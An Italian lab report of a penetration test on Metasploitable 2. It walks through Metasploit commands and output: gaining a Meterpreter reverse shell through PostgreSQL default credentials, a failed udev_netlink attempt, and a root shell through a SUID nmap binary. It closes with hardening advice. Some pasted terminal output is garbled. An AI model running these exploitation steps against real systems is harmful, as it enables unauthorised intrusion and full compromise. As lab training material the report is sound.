

Report di Laboratorio

Exploitation PostgreSQL e Privilege Escalation

Target: Metasploitable 2

20 Maggio 2026

1. Introduzione

Il presente report documenta le attività svolte durante il laboratorio di Penetration Testing focalizzato sullo sfruttamento di vulnerabilità nel servizio PostgreSQL della macchina target Metasploitable 2, seguito da una fase di escalation dei privilegi.

L'esercizio si articola nelle seguenti fasi principali:

- Utilizzo del modulo `exploit/linux/postgres/postgres_payload` per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2 ed ottenere una sessione Meterpreter sul sistema target.
- Esecuzione del comando `getuid` per verificare l'identità dell'utente corrente una volta ottenuta la sessione Meterpreter.
- Escalation di privilegi per passare da un utente limitato a root utilizzando esclusivamente i mezzi forniti da `msfconsole`.

Ambiente di laboratorio:

- Macchina attaccante (Kali Linux): 192.168.1.62
- Macchina target (Metasploitable 2): 192.168.1.60 — Ubuntu 8.04, kernel Linux 2.6.24, architettura i686

2. Ricognizione e Identificazione del Modulo

2.1 Ricerca del Modulo PostgreSQL

La prima operazione eseguita è stata la ricerca del modulo di exploit appropriato per il servizio PostgreSQL tramite il comando `search` di `msfconsole`. Il modulo identificato è `exploit/linux/postgres/postgres_payload`, classificato con rank `excellent`.

```
msf > search postgres_payload

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/postgres/postgres_payload	2007-06-05	excellent	Yes	Postgres payload
1	_ target: Linux x86	.	.	.	.
2	_ target: Linux x86_64	.	.	.	.
3	exploit/windows/postgres/postgres_payload	2009-04-10	excellent	Yes	Postgres payload
Payload Execution					
4	_ target: Windows x86	.	.	.	.
5	_ target: Windows x64	.	.	.	.

Interact with a module by name or index. For example `info 5`, `use 5` or `use exploit/windows/postgres/postgres_payload`. After interacting with a module you can manually set a TARGET with `set TARGET 'Windows x64'`.

```
msf > use 0
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf exploit(linux/postgres/postgres_payload) >
```

Figura 1 — Ricerca e selezione del modulo `exploit/linux/postgres/postgres_payload`

3. Configurazione e Avvio dell'Exploit

3.1 Impostazione dei Parametri

Una volta selezionato il modulo con il comando use 0, sono stati configurati i parametri necessari per l'attacco:

```
set RHOSTS 192.168.1.60
set RPORT 5432
set USERNAME postgres
set PASSWORD postgres
set LHOST 192.168.1.62
set LPORT 4444
```

```

Module options (exploit/linux/postgres/postgres_payload):
  Name      Current Setting  Required  Description
  ---      -
  VERBOSE   false              no        Enable verbose output

log: flags=73<UP,LOOPBACK,RUNNING>  sdu 65536
Used when connecting via an existing SESSION:
  Name      Current Setting  Required  Description
  ---      -
  SESSION    errors 0, dropped 0, no overru The session to run this module on
  TX packets 8, bytes 480 (480,0 B)
  TX errors 0, dropped 0, overruns 0, carrier 0, collisions 0
Used when making a new connection via RHOSTS:
  Name      Current Setting  Required  Description
  ---      -
  DATABASE   postgres         no        The database to authenticate against
  PASSWORD   postgres         no        The password for the specified username. Leave
  .
  RHOSTS     192.168.1.60     no        The target host(s), see https://docs.metasploit
  basics/using-metasploit.html
  RPORT      5432             no        The target port (TCP)
  USERNAME   postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.1.62     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  ---
  0    Linux x86

View the full module info with the info, or info -d command.
msf exploit(linux/postgres/postgres_payload) >

```

Figura 2 — Configurazione dei parametri del modulo `postgres_payload`

3.2 Esecuzione dell'Exploit

Completata la configurazione, l'exploit è stato avviato con il comando `exploit`. Il framework ha stabilito un reverse TCP handler, caricato il payload sul sistema target tramite il servizio PostgreSQL e aperto con successo una sessione Meterpreter.

View the full module info with the `info`, or `info -d` command.

```
msf exploit(linux/postgres/postgres_payload) > exploit
[*] Started reverse TCP handler on 192.168.1.62:4444
[*] 192.168.1.60:5432 - 192.168.1.60:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, com
buntu 4.2.3-2ubuntu4)
[*] 192.168.1.60:5432 - Uploaded as /tmp/AWwXJJLZ.so, should be cleaned up automatical
[*] Sending stage (1062760 bytes) to 192.168.1.60
[*] Meterpreter session 1 opened (192.168.1.62:4444 → 192.168.1.60:52795) at 2026-05-
meterpreter > █
```


Figura 3 — Esecuzione dell'exploit e apertura della sessione Meterpreter

4. Verifica dell'Identità e Informazioni di Sistema

4.1 Comando getuid e sysinfo

Una volta all'interno della sessione Meterpreter, sono stati eseguiti i comandi getuid e sysinfo per identificare l'utente corrente e raccogliere informazioni sul sistema target.

```
meterpreter > getuid  
meterpreter > sysinfo
```



```
meterpreter > getuid  
Server username: postgres  
meterpreter > sysinfo  
Computer      : metasploitable.localdomain  
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)  
Architecture  : i686  
BuildTuple    : i486-linux-musl  
Meterpreter   : x86/linux  
meterpreter >
```

Figura 4 — Output di getuid (postgres) e sysinfo (Ubuntu 8.04, kernel 2.6.24)

Il comando getuid ha confermato che la sessione è stata aperta con l'utente postgres, un account con privilegi limitati. Il sistema target è risultato essere Ubuntu 8.04 con kernel Linux 2.6.24-16-server, architettura i686.

5. Escalation di Privilegi tramite msfconsole

5.1 Sessione in Background e Tentativi Iniziali

La sessione Meterpreter è stata messa in background per poter operare dal prompt di msfconsole. Il comando background permette di mantenere la sessione attiva e interagire con altri moduli senza perderla.

```
meterpreter > getuid
Server username: postgres
meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter >
Background session 1? [y/N] y
[-] Unknown command: y. Run the help command for more details.
msf exploit(linux/postgres/postgres_payload) > show sessions

Active sessions
=====
```

<u>Id</u>	<u>Name</u>	<u>Type</u>	<u>Information</u>	<u>Connection</u>
1		meterpreter x86/linux	postgres @ metasploitable.localdomain	192.168.1.62 (192.168.1.62)

```
msf exploit(linux/postgres/postgres_payload) > █
```

Figura 5 — Sessione 1 messa in background; postgres @ metasploitable.localdomain visibile nelle sessioni attive

5.2 Tentativo con exploit/linux/local/udev_netlink

Il primo modulo di escalation tentato è stato exploit/linux/local/udev_netlink, un exploit per la vulnerabilità del kernel Linux legata al sottosistema udev tramite socket Netlink (CVE-2009-1185). Il modulo è stato configurato con SESSION 1 e LHOST dell'attaccante.

```
msf exploit(linux/postgres/postgres_payload) > back
msf > search udev_netlink

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/linux/local/udev_netlink	2009-04-16	great	No	Linux udev Netli
1	_ target: Linux x86	.	.	.	.
2	_ target: Linux x64	.	.	.	.

Interact with a module by name or index. For example `info 2`, `use 2` or `use exploit/linux`. After interacting with a module you can manually set a TARGET with `set TARGET 'Linux x64'`.

```
msf > use 0
```

Figura 6 — Ricerca e selezione del modulo `udev_netlink`

```
msf exploit(linux/local/udev_netlink) > set SESSION 1
SESSION => 1
msf exploit(linux/local/udev_netlink) > show options

Module options (exploit/linux/local/udev_netlink):
```

Name	Current Setting	Required	Description
NetlinkPID		no	Usually udevd pid-1. Meterpreter sessions w
SESSION	1	yes	The session to run this module on

Payload options (linux/x86/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	192.168.1.62	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Linux x86

View the full module info with the `info`, or `info -d` command.

```
msf exploit(linux/local/udev_netlink) >
```

Figura 7 — Configurazione del modulo `udev_netlink` con `SESSION 1`

Nonostante il modulo abbia rilevato correttamente il PID del processo `udev` (2696), l'esecuzione ha prodotto un errore interno Ruby (`NoMethodError: undefined method 'length' for nil`). Questo è un problema di compatibilità tra la versione attuale del framework Metasploit e il modulo su target così datati. La sessione non è stata creata.

5.3 Escalation con exploit/unix/local/setuid_nmap

Il secondo vettore di attacco identificato sfrutta il binario nmap con bit SUID impostato, presente sul sistema target. Il modulo exploit/unix/local/setuid_nmap (rank: excellent) abusa della modalità interattiva di nmap per eseguire comandi con i privilegi del proprietario del binario (root).

Il modulo è stato trovato tramite il comando:

```
msf > search uid_nmap
```

```
msf > search uid_nmap

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/unix/local/setuid_nmap	2012-07-19	excellent	Yes	Setuid Nmap E
1	_ target: Command payload	.	.	.	.
2	_ target: Linux x86	.	.	.	.
3	_ target: BSD x86	.	.	.	.

Interact with a module by name or index. For example `info 3`, `use 3` or `use exploit/unix`.
After interacting with a module you can manually set a TARGET with `set TARGET 'BSD x86`

```
msf > use 0
```

Figura 8 — Ricerca e selezione del modulo setuid_nmap con rank excellent

Sono stati configurati i seguenti parametri:

```
msf > use exploit/unix/local/setuid_nmap
msf > set SESSION 1
msf > set PAYLOAD cmd/unix/reverse
msf > exploit
```

```
msf exploit(unix/local/setuid_nmap) > set SESSION 1
SESSION => 1
msf exploit(unix/local/setuid_nmap) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/local/setuid_nmap) > exploit
[*] Started reverse TCP double handler on 192.168.1.62:4444
[*] Dropping lua /tmp/EDCGHXuU.nse
[*] Running /tmp/EDCGHXuU.nse with Nmap
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo KltgzQ1Fq4pfzMYl;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "KltgzQ1Fq4pfzMYl\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 2 opened (192.168.1.62:4444 → 192.168.1.60:42199) at 2026-05-05 12:00:00

whoami
root
```

Figura 9 — Esecuzione dell'exploit setuid_nmap: shell session 2 aperta, whoami → root

L'exploit ha avuto successo: è stata aperta una Command Shell Session 2. Il comando `whoami` eseguito nella nuova shell ha restituito `root`, confermando la completa escalation dei privilegi. Il framework ha operato scrivendo un file `.nse` in `/tmp` ed eseguendolo tramite la modalità interattiva di `nmap`, la quale — avendo il bit SUID impostato — ha ereditato i privilegi di `root`.

6. Conclusioni

Il laboratorio ha permesso di documentare con successo un percorso completo di exploitation e privilege escalation su un sistema Linux volutamente vulnerabile (Metasploitable 2), utilizzando esclusivamente gli strumenti forniti da Metasploit Framework.

I risultati principali ottenuti sono i seguenti:

- Accesso iniziale: il modulo `exploit/linux/postgres/postgres_payload` ha sfruttato credenziali di default del servizio PostgreSQL (`postgres:postgres`) per ottenere una sessione Meterpreter con utente `postgres`.
- Analisi del target: tramite `getuid` e `sysinfo` è stato identificato l'utente corrente (`postgres`) e il profilo del sistema (Ubuntu 8.04, kernel 2.6.24, i686).
- Escalation fallita (`udev_netlink`): il modulo `udev_netlink` ha rilevato il processo `udev` ma ha incontrato un errore di compatibilità Ruby nel framework attuale, non producendo una sessione elevata.
- Escalation riuscita (`setuid_nmap`): il modulo `exploit/unix/local/setuid_nmap` ha sfruttato il bit SUID del binario `/usr/bin/nmap` per aprire una shell con privilegi di root (`whoami` → `root`), completando con successo l'obiettivo dell'esercizio.

Dal punto di vista della sicurezza, le vulnerabilità sfruttate evidenziano due problematiche fondamentali: l'uso di credenziali di default per servizi esposti in rete e la presenza di binari SUID non necessari che ampliano la superficie di attacco locale. Entrambe sono facilmente mitigabili attraverso una corretta hardening del sistema.